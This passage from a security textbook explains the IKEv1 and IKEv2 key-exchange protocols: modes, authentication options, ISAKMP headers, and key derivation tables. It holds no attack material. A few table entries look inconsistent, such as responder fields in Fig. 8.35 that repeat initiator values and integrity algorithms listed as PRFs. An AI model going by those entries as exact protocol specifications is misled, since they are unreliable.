In phase 1, there is a *fast* protocol scheme (the *aggressive mode AM*), and a *slow* protocol scheme (the *main mode MM*). The main mode needs six message exchanges, or 3 RTT, to complete; it is adapted from the OAKLEY conservative mode. The aggressive mode only needs 1.5 RTT to complete; it is similar to OAKLEY aggressive mode. For both modes, there are four different options on how the two parties may authenticate each other:

- Digital signatures (*Sig*): Both parties digitally sign the exchanged data and can thus be authenticated by verifying these digital signatures.
- Public key encryption (*PKE*): Each party uses the other party's public key to encrypt a value needed to derive shared keys and its own identity. Later, MACs

are exchanged, and the ability to generate a valid MAC authenticates the other party.

- Revised public key encryption (*RPKE*): The only difference to *PKE* authentication is that each party encrypts its identity with a derived symmetric key instead of the other party's public key.
- Preshared key (*PSK*): Both parties share a symmetric MAC key to authenticate messages.

Figure 8.28 summarizes the eight different protocol variants derived from these two modes and the four authentication options.

	Signature	PKE	Revised PKE	Pre-Shared Key
Main Mode	<i>MM/Sig</i>	<i>MM/PKE</i>	<i>MM/RPKE</i>	<i>MM/PSK</i>
Aggressive Mode	<i>AM/Sig</i>	<i>AM/PKE</i>	<i>AM/RPKE</i>	<i>AM/PSK</i>

Fig. 8.28 The eight different protocol variants for IKEv1 phase 1.

In phase 2, the symmetric MAC key established in phase 1 is used to authenticate both parties, so there is only one authentication option. However, session key derivation may include or exclude a fresh DH value, which can optionally be agreed upon using a DHKE instance in the phase 2 protocol. Thus, we have two variants for phase 2, which takes 1.5 RTT to complete.

Phase 1 This part of IKE establishes an ISAKMP SA, i.e., a set of algorithms and keys to be used in phase 2. It must only be executed once between any pair of IPsec hosts, for an arbitrary number of subsequent phase 2 AKE protocols. As shown in Figure 8.27, it consists of either six messages (3 RTT, IKE Main Mode) or three messages (1.5 RTT, IKE Aggressive Mode). We can distinguish three protocol steps, either executed sequentially (Main Mode) or nested (Aggressive Mode). We overview these three steps based on IKE's Main Mode.

- Negotiation:** In these two messages, the initiator suggests different cryptographic algorithms, and the responder selects exactly one algorithm for each type of algorithm (key exchange, hash function, encryption). The two random cookie values cky_I and cky_R have multiple functions: They are later used in cryptographic computations, identify a specific IKE connection in the ISAKMP header, and cky_R is used to defend against DoS attacks.
- Key Agreement/Authentication:** The second message pair is *always* used to perform DHKE, and the secret DH value resulting from it is included in all key derivations. In two of the four standardized authentication mechanisms adapted from SKEME, the participants' authentication is also done by exchanging public-key encrypted nonces.
- Key Confirmation/Authentication:** Key confirmation is done by using the derived keys for computing MACs. In Main Mode, these two messages are encrypted with a handshake key. Authentication of participants is via digital signatures or pre-shared keys and MACs.

If the content of these six messages is nested into only three messages in IKE Aggressive Mode, messages 5 and 6 must now be sent unencrypted, and DoS protection through cky_R is lost.

Phase 2. Here the authenticated symmetric keys from phase 1 are used for encryption, key derivation, and entity authentication. For each security association (SA) required, the two hosts execute a phase 2 AKE protocol. A new set of parameters and algorithms adapted to the need of this SA is negotiated. This set, e.g., contains the IPsec data format (ESP or AH), the encryption algorithm, and the MAC algorithm. The AKE protocol is a symmetric key agreement protocol (Figure 4.7), combined with mutual authentication (Figure 4.6) in three messages. Optionally, DHKE can be used to achieve perfect forward secrecy (PFS). We will explain this complex construct in detail in section 8.6.5. All messages from Phase 2 are protected with a handshake key, just like the last two messages from Phase 1 Main Mode.

8.6.2 Data Structure: ISAKMP

In parallel to the standardization of IKE, a complex message format was specified that was planned to be used for IKE and *all* future key agreement protocols: the *Internet Security Association and Key Management Protocol* (ISAKMP) [45]. Due to this vast scope, the contents of ISAKMP data fields must be specified by an *IPsec Domain of Interpretation* [50].




Fig. 8.29 ISAKMP-Header.

Each ISAKMP message consists of an ISAKMP header (Figure 8.29) and one or more payload fields. If an IKE message is encrypted, this encryption does not cover the header. Individual IKE sessions are identified through $(\text{cky}_I, \text{cky}_R)$; thus, all ISAKMP headers contain this pair.

8.6.3 Phase 1 Main Mode

In this section, we describe the structure of Phase 1 *Main Mode* in detail. Instead of discussing the four different protocol variants separately, we use the abstracted flowchart in Figure 8.30 to explain the structure of the protocol. The content of the six messages m_3, m_4, c_5, c_6 and the cryptographic computations differ for each of the four modes. These differences are described in figures 8.31, 8.32 and 8.33.




Fig. 8.30 Flowchart Phase 1 Main Mode. The content of the messages m_3, m_4 and the ciphertexts c_5, c_6 depends on the selected authentication mode and is specified in Figure 8.31 and Figure 8.33.

Negotiation In message m_1 , the initiator sends the random value cky_I , transmitted in the ISAKMP header, and a set of *proposals* \overrightarrow{SA} of cryptographic algorithms and parameters. Each proposal may contain different alternatives for each required *transform*. With message m_2 , the responder adds the random cookie cky_R in the header and selects one proposal and a single algorithm for each transform. The tree-like structure of \overrightarrow{SA} is depicted in Figure 8.40. IKEv2 and IKEv1 use a similar structure, but different names [50]. The following transforms *must* be negotiated [25]:

- encryption algorithm
- hash algorithm
- authentication method
- Diffie-Hellman group

Additional transforms (e.g. pseudorandom functions, key lengths, lifetime) are listed in [25, Appendix A] and can also be negotiated. Once these transforms are negotiated, they form the *ISAKMP Security Association*.

Key agreement/Authentication The messages m_3 and m_4 always contain DH shares for DHKE and two additional random nonces n_I and n_R . While the two random values cky_I and cky_R remain constant for all instances of IKE phase 2, two new nonces n'_I and n'_R are chosen in each instance of phase 2. All four random values and the DH value are included in the computation of the four Phase-1 keys k, k_0, k_1, k_2 (Figure 8.32).

	Signature	PKE	Revised PKE	Pre-Shared Key
m_3	g^x, n_I	$g^x, \text{Enc}(pk_R, n_I), \text{Enc}(pk_R, ID_I)$	$g^x, \text{Enc}(pk_R, n_I), ke_I := \text{PRF}_{n_I}(\text{cky}_I), \text{Enc}(ke_I; ID_I)$	g^x, n_I
m_4	g^y, n_R	$g^y, \text{Enc}(pk_I, n_R), \text{Enc}(pk_I, ID_R)$	$g^y, \text{Enc}(pk_I, n_R), ke_R := \text{PRF}_{n_R}(\text{cky}_R), \text{Enc}(ke_R; ID_R)$	g^y, n_R

Fig. 8.31 Content of messages m_3, m_4 (Figure 8.30) for the 4 different authentication methods.

However, the nonces n_I and n_R are transmitted differently for the different authentication modes (Figure 8.31):

- **PKE, Revised PKE:** In these two modes, the two nonces are encrypted with the recipient's public key. The recipient is *authenticated* via these messages – only the correct recipient can decrypt the nonce contained therein, and derive the keys $k, k_0k_1k_2$.
- **Signature, Pre-Shared Key:** In these two modes, the nonces are transmitted in plaintext.

There are other differences for *PKE* and *Revised PKE*: In both cases, the parties transmit their identities in messages 3 and 4. In the other two modes, these identities are sent later in ciphertexts 5 and 6. For *PKE*, identities are encrypted with the recipient's public key (*PKE*). For *Revised PKE*, identities are encrypted with a symmetric key ke_X derived from the cookie and the party's nonce.

Key Derivation. After exchanging the first four messages, both parties have all the necessary information to derive the IKEv1 keys. For these derivations, a pseudorandom function $\text{PRF}_s(data)$ is used. This PRF may either be negotiated as an optional transform in \xrightarrow{SA} and SA , or it is HMAC-H, where H is the negotiated hash function. This function's secret and public input depends on the selected authentication mode and is shown in Figure 8.32.

In a first step, a key derivation key k is derived (Figure 8.32). This is the only part of the key derivation process which depends on the authentication method.

- **Signature:** The publicly known values n_I, n_R are used as the PRF key, and the secret DH value is used as input. While this violates the standard PRF syntax,

	Signature	PKE, Revised PKE	Pre-Shared Key
k	$\text{PRF}_{n_I n_R}(g^{x,y})$	$\text{PRF}_{H(n_I n_R)}(\text{cky}_I \text{cky}_R)$	$\text{PRF}_{psk_{IR}}(n_I n_R)$
k_0		$\text{PRF}_k(g^{x,y} \text{cky}_I \text{cky}_R 0)$	
k_1		$\text{PRF}_k(k_0 g^{x,y} \text{cky}_I \text{cky}_R 1)$	
k_2		$\text{PRF}_k(k_1 g^{x,y} \text{cky}_I \text{cky}_R 2)$	

Fig. 8.32 Key derivation for the different authentication modes.

there are no known attacks on this construction, and the key k can only be derived by those participants who know the secret DH value. This construction was later analyzed in [15] and is also used today, for example, in TLS 1.3 under the term “HKDF-Extract” [43]. Please note that k (and therefore also all derived keys) is not authenticated yet – an active MitM attacker could derive different keys with initiator and responder.

- **PKE, Revised PKE:** The secret value $H(n_I|n_R)$ is used as the PRF key, and the public data $\text{cky}_I|\text{cky}_R$ as input. This key is implicitly authenticated since the two nonces have been transmitted in encrypted form.
- **Pre-Shared Key:** The secret preshared key psk_{IR} is used as the PRF key, and the data input is $n_I|n_R$.

Then, keys k_0, k_1, k_2 are derived from k as described in Figure 8.32. These three keys are the basis for key derivation (k_0), authentication (k_1) and confidentiality (k_2) in IKE Phase 2. For the remaining messages in Phase 1, only k and k_2 are used – k as the MAC key and k_2 as the encryption key.

Encrypted Authentication and Key Confirmation. From this point on, k_2 is used to protect the confidentiality of the *message content*.

	Signature	PKE, Revised PKE	Pre-Shared Key
prf_I		$\text{PRF}_k(g^x, g^y, \text{cky}_I, \text{cky}_R, \vec{SA}, ID_I)$	
prf_R		$\text{PRF}_k(g^y, g^x, \text{cky}_R, \text{cky}_I, \vec{SA}, ID_R)$	
σ_X	$\text{Sign}(sk_X, prf_X)$	-	-
c_5	$\text{Enc}(k_2; ID_I, cert_I, \sigma_I)$	$\text{Enc}(k_2; prf_I)$	$\text{Enc}(k_2; ID_I, prf_I)$
c_6	$\text{Enc}(k_2; ID_R, cert_R, \sigma_R)$	$\text{Enc}(k_2; prf_R)$	$\text{Enc}(k_2; ID_R, prf_R)$

Fig. 8.33 Confirmation of negotiated keys (all authentication methods) and identification of initiator and responder (Pre-Shared Key, signature).

To prepare the last two messages of IKE Main Mode, the initiator and responder calculate two message authentication codes (MACs), which are referred to as prf_I and prf_R in Figure 8.33. The MAC algorithm is identical to the key derivation algorithm – either negotiated as an optional PRF transform or HMAC-H. These MACs are computed over the two DH shares, the two cookie values, the negotiated ISAKMP security association, and the own identity. If digital signatures are used for authentication, then these MACs are signed, and a certificate or another reference to the signature verification key is also included in the plaintext message. For the

PKE, Revised PKE, and Preshared key authentication methods, the MAC is directly included in the plaintext. For digital signature and preshared key-based authentication, the own identity of each participant is also included in the plaintext message. This plaintext is encrypted using k_2 and the negotiated encryption transform, and the exchange of the ciphertexts c_5 and c_6 concludes IKE Phase 1.

8.6.4 Phase 1 Aggressive Mode

IKEv1 Aggressive Mode consists of only 3 messages m_1, m_2 and m_3 (Figure 8.34). The contents of these messages are shown in Figure 8.35. Key derivation is identical to IKE Main Mode, so Figure 8.32 applies here. Additionally, the MACs prf_I, prf_R and the signatures σ_I, σ_R are computed as specified in Figure 8.33.




Fig. 8.34 Flowchart Phase 1 Aggressive Mode. The contents of $data_I, data_R$ and sig_I, sig_R depend on the selected authentication method and are specified in Figure 8.35.

DHKE is performed in the first two messages in parallel to the negotiation of the ISAKMP SA. The negotiated keys are confirmed in messages 2 and 3, and the parties are authenticated. This is done using MACs or digital signatures, depending on the authentication modes.

	Signature	PKE	Revised PKE	Pre-Shared Key
$data_I$	n_I, ID_I	$Enc(pk_R, n_I), Enc(pk_R, ID_I)$	$Enc(pk_R, n_I), ke_I := PRF_{n_I}(cky_I), Enc(ke_I; ID_I)$	n_I, ID_I
$data_R$	n_R, ID_R	$Enc(pk_I, n_R), Enc(pk_I, ID_R)$	$Enc(pk_R, n_I), ke_R := PRF_{n_R}(cky_R), Enc(ke_R; ID_R)$	n_R, ID_R
sig_I	$cert_R, \sigma_I$	prf_I	prf_I	prf_I
sig_R	$cert_R, \sigma_R$	prf_R	prf_R	prf_R

Fig. 8.35 Contents of $data_X$ and sig_X from Figure 8.34), for the 4 different authentication modes. Signature and MAC values are analogous to Figure 8.33, key derivation identical to Figure 8.32.

8.6.5 Phase 2

IKEv1 Phase 1 is performed only *once* between two participants/hosts and does not provide algorithms and keys for use with AH or ESP. This is the task of phase 2, and since many different TCP or UDP connections may need to be secured between the two hosts, it can be performed *multiple times*. Phase 2 must therefore be as efficient as possible. There are two variants, one with Perfect Forward Secrecy (PFS) and one without.




Fig. 8.36 Phase 2 Quick Mode. Optional DHKE messages (shown in square brackets) can be exchanged if Perfect Forward Secrecy is required.

IKE Phase 2 is initialized with the three keys k_0, k_1, k_2 from Phase 1. In the first two messages c_1, c_2 (Figure 8.36), an IPsec SA is negotiated. \overrightarrow{SA} contains a set of proposals, and each proposal contains transforms from the following list:

- SA life type: The lifetime of a SA can be measured either in seconds or in kilobytes
- SA lifetime: A numerical value, denoting either seconds or kilobytes
- Data format: Either AH or ESP
- Encapsulation mode: Either Tunnel mode or Transport mode
- Authentication algorithm: A list of MAC algorithms
- Encryption algorithm: A list of symmetric encryption algorithms
- Key length: If the encryption algorithm allows for variable key lengths, negotiate the length
- Group description: The DHKE group, if DHKE is used

In addition, these two messages contain fresh nonces n_I, n_R , and optionally, if PFS is required, the two DH shares $g^{x'}, g^{y'}$. Each of the three messages contains a MAC, computed over different exchanges values (Figure 8.37) using key k_1 . Since the computation of mac'_2 and mac'_3 includes the nonce chosen by the other host, mutual authentication is achieved through two nested challenge-and-response protocols. The payload of each message is encrypted using k_2 and the encryption algorithm from the ISAKMP SA. After completing Phase 2, the key material k_{SPI} for the SA is derived from the key derivation key k_0 , the two fresh nonces, and optionally the DH value.

	Phase 2 Quick Mode ohne PFS	Phase 2 Quick Mode mit PFS
mac'_1	$\text{PRF}_{k_1}(ID_M, \overrightarrow{SA'}, n'_I)$	$\text{PRF}_{k_1}(ID_M, \overrightarrow{SA'}, n'_I, g^{x'})$
mac'_2	$\text{PRF}_{k_1}(ID_M, n'_I, SA', n'_R)$	$\text{PRF}_{k_1}(ID_M, n'_I, SA', n'_R, g^{y'})$
mac'_3	$\text{PRF}_{k_1}(0, ID_M, n'_I, n'_R)$	
k_{SPI}	$\text{PRF}_{k_0}(\text{prot}, SPI, n'_I, n'_R)$	$\text{PRF}_{k_0}(g^{x'y'}, \text{prot}, SPI, n'_I, n'_R)$

Fig. 8.37 MAC computation and key derivation in IKEv1 Phase 2 Quick Mode. The values prot and SPI were already negotiated as parameters in phase 1 and are not relevant for the protocol's security.

8.7 IKEv2

In December 2005, the IETF IPsec working group published the *Internet Key Exchange (IKEv2) Protocol* [35] and marked version 1 as obsolete. The following reasons were given for standardizing a new version of IKEv2:

- **IKE is too slow:** The negotiation of k_{SPI} takes between 3 and 4.5 RTT.
- **IKE is not secure against DoS attacks:** In IKE the values cky_I and cky_R are used as *stateful cookies*. This means, for example, that the responder must store the cookie received from a – true or false – initiator. This ties up resources.
- **IKE is too complicated:** The specification of IKE is spread over four RFCs and contains many different options.

IKEv2 addresses these problems as follows:

- **IKEv2 is much faster:** The negotiation of the first key k_{SPI} can be completed within 2 RTT. For this purpose, the anti-DoS message exchange becomes optional, and the negotiation of the cryptographic algorithms is done parallel to the Diffie-Hellman key agreement. Phase 1 and phase 2 are nested (Figure 8.38), and phase 2 is shortened from three to two messages.
- **IKEv2 provides optional protection against DoS attacks:** In an optional anti-DoS message exchange, *stateless cookies* can be exchanged that are not as closely interwoven with the rest of the protocol as the cky_I and cky_R values in IKEv1.
- **IKEv2 is easier:** The basic structure of IKEv2 is described in a single RFC, in RFC4306 [35]. An ISAKMP-like data format is described in the same RFC; a DoI document is no longer required. Authentication by Public Key Encryption (PKE) is no longer included – only digital signatures and pre-shared keys are supported. The differentiation between Main Mode and Aggressive Mode is no longer necessary.

IKEv2 was first specified in [35]. RFC 4718 [20] clarifies certain ambiguities in the original RFC. RFC 5996 [33] combines and replaces both previous RFCs, and updates the specification. RFC 7296 [34] is the current version of IKEv2.

8.7.1 Phases in IKEv2

In IKEv2, phase 1 and phase 2 are nested in such a way that after only two rounds (four messages), both an IKEv2 Security Association and an IPsec Security Association are negotiated (Figure 8.38). If the responder suspects a DoS attack because of many non-completed IKEv2 handshakes, he can require two DoS protection messages to be exchanged beforehand.




Fig. 8.38 Nested phases in IKEv2: Light grey sections represent messages encrypted with a handshake key.


Phase 1 begins with two messages in which the cryptographic algorithms of the IKEv2 SA are negotiated, using the concepts of *Proposals* and *Transforms* originating from ISAKMP. A DHKE is executed in parallel.

The following two messages, which are encrypted, contain elements from Phase 1 and Phase 2 simultaneously. Phase 1 is completed by authenticating the two parties through digital signatures or MACs. Simultaneously, the ESP/AH SA algorithms are negotiated, the corresponding keys are derived, and thus a first Phase 2 key exchange is completed.

If additional IPsec SAs are needed, Phase 2, which in contrast to IKEv1, consists of only two messages, can be executed as often as required.

8.7.2 Phase 1

IKEv2 only has two authentication modes: digital signatures or MACs. To perform a Phase 1 handshake, both parties must either have a key pair for generating and validating digital signatures or a symmetric pre-shared key. Figure 8.39 describes IKEv2 Phase 1 in detail for digital signatures; the variant with MACs is obtained by replacing the key pairs of both parties with a key k_{IR} and the signatures with MACs.

**Fig. 8.39** IKEv2 Phase 1 handshake with nested Phase 2.

IKE_SA_INIT In the first two messages of Figure 8.39, the cryptographic algorithms are negotiated, two pairs of nonces are exchanged, and a Diffie-Hellman key exchange is performed. The most complex part is the negotiation of the algorithms since the syntax used is very similar to ISAKMP.

- \overrightarrow{SA} consists of a list of *proposals* (Figure 8.40) for an IKE SA (formerly ISAKMP SA). Proposals must be arranged in descending order of preference. Each proposal contains several *transforms* that relate to different cryptographic functionalities: The Diffie-Hellman group to be used (D-H), the pseudo-random function (PRF), the MAC algorithm (INTEG), and the encryption scheme to be applied to all subsequent IKE messages (ENCR). If there are several transforms of the same type in a proposal, one of them must be selected. The proposals are thus roughly comparable to the TLS cipher suites (section 10.5.1), except that they may contain additional options.
- SA , as a selection from \overrightarrow{SA} , consists of precisely one proposal and contains exactly one transform for each of the four cryptographic areas.
- spi_L, spi_R are two 64-bit nonces, called *cookies* in version 1 of IKE. They are used in the IKEv2 header to identify the current IKE session but are also included in the key derivation.
- n_L, n_R are two further nonces whose length is not precisely specified. They are included in the key derivation and the two digital signatures.
- X, Y are two DH shares, allowing both parties to compute a secret DH value, which is not yet authenticated. Ideally, the initiator should already know which DH groups are supported by the responder since the negotiation of this group is done in parallel to the key exchange. If the selected group is not supported, the IKEv2 handshake must be restarted.




Fig. 8.40 Exemplary structure of a list of IKE proposals in phase 1.

Key Derivation IKEv2 The basis for the key derivation is the pseudo-random function which was selected for the Transform PRF in SA. RFC7296 [34] lists five possible functions here (`HMAC_MD5_96`, `HMAC_SHA1_96`, `DES_MAC`, `KPDK_MD5`, `AES_XCBC_96`), but this list can be extended. The number “96” indicates that when the PRF is used as a MAC function, only 96 bits of the output will be transmitted.

In the key derivation, the selected PRF is first used as a *randomness extractor* (see [43]). Here the roles of PRF key and data are reversed. The result is a secret *seed s*, which serves as the PRF key to derive the key material (Figure 8.39). To generate enough pseudorandom bits for all seven keys, the PRF is then operated in an iterated mode as described in figure 8.39. From the pseudorandom bit sequence, the seven keys are selected in the following order: First, the key derivation key k_d , then the four keys k_{ai} , k_{ar} , k_{ei} , k_{er} for authenticated encryption of all subsequent handshake messages, and finally, two key confirmation keys k_{pi} , k_{pr} for computing the MACs on the identities of initiator and responder.

All subsequent messages, e.g. messages 3 and 4 in Figure 8.39 and the messages from Figure 8.41, are now encrypted. The initiator uses k_{ei} to encrypt the message and k_{ai} to compute a MAC over the ciphertext. In the opposite direction, the responder uses the keys with k_{er} , k_{ar} .


IKE_AUTH Phase 1 In the messages m_3 and m_4 from Figure 8.39, Phase 1 and Phase 2 are nested. Let us first consider only phase 1, in which two digital signatures mutually authenticate both parties.

These signatures are computed as follows: First, two MACs mac_i, mac_r are computed, but only over the static identities of the signing party ID_I or ID_R , using the keys k_{pi} or k_{pr} . The specification gives no reason for this rather particular computation. The purpose of this MAC computation may be more subtle. Since not all values exchanged in IKE_SA_INIT are directly included in the digital signatures – for example, the initiator’s signature lacks the value Y – the inclusion of these MACs in the signature generation *indirectly* ensures, via the keys k_{pi} and k_{pr} , the dependence of the signature value from the DH value. If the signatures were calculated directly via ID_X instead of mac_x , a theoretical attack would be possible, a so-called *unknown key share* attack. After exchange and verification of the digital signatures, the previously derived keys k_d, \dots, k_{pr} are authenticated.

Nested IKE Phase 2 The first execution of IKEv2 Phase 2, which is nested with phase 1, uses the values $\overrightarrow{SA}_2, SA_2, TS_i, TS_r$ from messages 3 and 4, and the nonces n_I, n_R from messages 1 and 2 (Figure 8.39). An AH or an ESP SA is negotiated with \overrightarrow{SA}_2 and SA . The syntax is identical to Figure 8.40, but the proposals contain a different list of transforms. As far as cryptographic algorithms are concerned, for AH, only a MAC algorithm is required, while for ESP – depending on the selected mode – encryption and/or MAC algorithm is needed. TS_i and TS_r are *Traffic Selectors*, which specify which of the possible TCP/IP or UDP/IP connections between these two parties should be protected with the negotiated Security Association. In contrast to the later instances of phase 2, no new nonces are exchanged in this nested first instance, but the nonces from messages 1 and 2 are reused.

Key Derivation ESP/AH. The length and number of keys to be derived depend on the negotiated data format (ESP or AH) and the negotiated algorithms. The key derivation key k_d serves as the secret starting value for the key derivation, and the two nonces n_I, n_R serve as input.

8.7.3 Negotiation of further IPsec SAs/Child SAs



Key Derivation

$$k'_{ei} | k'_{ai} | k'_{er} | k'_{ar} \leftarrow \text{IPRF}_{k_d}([g^{x'y'}] | n'_I | n'_R)$$

Fig. 8.41 IKEv2-Phase-2-Handshake. If Perfect Forward Secrecy should be achieved, optional DHKE values (shown in square brackets) can be exchanged.

IKEv2 Phase 2, similar to IKEv1, comes in two variants: with Perfect Forward Secrecy (PFS) and without PFS. In Figure 8.41, both variants only differ in the optional DH shares, which are put in square brackets. Without PFS, this phase 2 handshake is mainly identical to the symmetric key agreement protocol from Figure 4.7. In contrast to IKEv1, there is no mutual challenge-and-response protocol – the new keys $k'_{ei}, k'_{ai}, k'_{er}, k'_{ar}$ are implicitly authenticated via the key k_d . However, if the encryption of the messages in phase 2 was missing or a weak encryption method was used, an attacker could manipulate the negotiation of the algorithms by deleting

proposals and transforms from \overrightarrow{SA} . Therefore, the IKEv2 standard requires using an authenticated encryption scheme for Phase 2.

8.8 NAT Traversal

